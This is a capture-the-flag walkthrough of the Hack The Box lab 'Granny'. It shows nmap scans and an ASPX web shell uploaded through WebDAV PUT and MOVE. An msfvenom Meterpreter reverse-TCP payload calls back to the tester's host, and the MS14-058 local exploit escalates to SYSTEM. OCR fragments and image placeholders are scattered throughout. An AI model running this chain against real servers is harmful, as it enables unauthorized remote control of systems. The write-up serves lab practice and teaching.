```
# Nmap 7.93 scan initiated Sun Feb 16 23:54:02 2025 as: nmap -sT -p- --min-rate 10000 -oN tcp.txt 10.10.10.15
Nmap scan report for 10.10.10.15
Host is up (0.29s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

# Nmap done at Sun Feb 16 23:54:51 2025 -- 1 IP address (1 host up) scanned in 49.44 seconds
```


```
# Nmap 7.93 scan initiated Sun Feb 16 23:55:28 2025 as: nmap -sC -sV -p 80 -O -oN detail.txt 10.10.10.15
Nmap scan report for 10.10.10.15
Host is up (0.29s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-webdav-scan:
|   Server Date: Mon, 17 Feb 2025 04:55:44 GMT
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Server Type: Microsoft-IIS/6.0
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-title: Under Construction
|_http-server-header: Microsoft-IIS/6.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_2000::sp4
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows Server 2008 Enterprise SP2 (92%), Microsoft Windows Server 2003 SP2 (91%), Microsoft Windows 2003 SP2 (91%), Microsoft Windows XP SP3 (90%), Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (90%), Microsoft Windows XP (87%), Microsoft Windows Server 2003 SP1 - SP2 (86%), Microsoft Windows XP SP2 or Windows Server 2003 (86%), Microsoft Windows XP SP2 or SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb 16 23:55:49 2025 -- 1 IP address (1 host up) scanned in 21.31 seconds
```

As the methods put and move are there for http we can upload for webDav ,IIS in the website.copy the reverse shell from the folders of kali linux to the working directory then upload it

root@kali# **cp /usr/share/webshells/aspx/cmdasp.aspx .**


root@kali# **curl -X PUT http://10.10.10.15/test.txt -d @cmdasp.aspx**

you can see it in the website



Now to change the extension

root@kali# **curl -X MOVE -H 'Destination:http://10.10.10.15/test.aspx'** http://10.10.10.15/test.txt




Now just use the Metasploit in the same way

root@kali**# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=443 -f aspx > met.aspx**

root@kali# **curl -X PUT http://10.10.10.15/met.txt -d @met.aspx**

root@kali**# curl -X MOVE -H 'Destination: http://10.10.10.15/met.aspx' http://10.10.10.15/met.txt**




use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST tun0


set lport 443

run



curl -X PUT http://10.10.10.15/met.txt --data-binary @met.aspx

for making the space in the file in correct format



root@kali# curl -X MOVE -H 'Destination: http://10.10.10.15/met.aspx' http://10.10.10.15/met.txt

root@kali# curl http://10.10.10.15/met.aspx


run


After getting the session press ctrl +z to make it backround session and to find out the session no

sessions -l

after that use local exploit suggester

use post/multi/recon/local_exploit_suggester






Then use the

use exploit/windows/local/ms14_058_track_popup_menu


set session 1


run





There was a problem beacouse the lhost was wrong

Lhost your ip, lport- your port, rport -victim port ,rhost victim ip


root@kali: /home/kali/Desktop/New Folder/granny
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set lhost 10.10.14.30
lhost => 10.10.14.30
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/nokogiri-1.13.10-x86_64-linux/lib/nokogiri/xml/sax/parser.rb:113: warning: Exception in finalizer #<Proc:0x00007f192e5d9e38 /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/thread.rb:43>
/usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:90:in `synchronize': can't be called from trap context (ThreadError)
from /usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:90:in `log'
from /usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:172:in `elog'
from /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/thread.rb:47:in `rescue in block in finalize'
from /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/thread.rb:44:in `block in finalize'
from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/nokogiri-1.13.10-x86_64-linux/lib/nokogiri/xml/sax/parser.rb:113:in `initialize'
from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/nokogiri-1.13.10-x86_64-linux/lib/nokogiri/xml/sax/parser.rb:113:in `parse_with'
from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/nokogiri-1.13.10-x86_64-linux/lib/nokogiri/xml/sax/parser.rb:113:in `parse_memory'
from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/nokogiri-1.13.10-x86_64-linux/lib/nokogiri/xml/sax/parser.rb:85:in `parse'
Submit the flag located on the administrator's desktop.
Submit flag difficulty rating
Submit Rating
Congratulations Aatraya!
You are player #18931 to have pwned Granny.
Share Results


root@kali: /home/kali/Desktop/New Folder/granny
File Actions Edit View Help
100666/rw-rw-rw- 982 fil 2017-04-12 10:14:58 -0400 windows_r2setup.log
100777/rwxrwxrwx 256192 fil 2007-02-18 07:00:00 -0500 winhelp.exe
100777/rwxrwxrwx 285696 fil 2007-02-18 07:00:00 -0500 winhlp32.exe
100666/rw-rw-rw- 1434 fil 2017-04-12 10:12:20 -0400 wmsetup.log
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd /
meterpreter > dir
Listing: c:\
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2017-04-12 10:27:12 -0400 ADFS
100777/rwxrwxrwx 0 fil 2017-04-12 10:04:44 -0400 AUTOEXEC.BAT
100666/rw-rw-rw- 0 fil 2017-04-12 10:04:44 -0400 CONFIG.SYS
040777/rwxrwxrwx 0 dir 2017-04-12 15:19:46 -0400 Documents and Settings
040777/rwxrwxrwx 0 dir 2017-04-12 10:17:24 -0400 FPSE_search
100444/r--r--r-- 0 fil 2017-04-12 10:04:44 -0400 IO.SYS
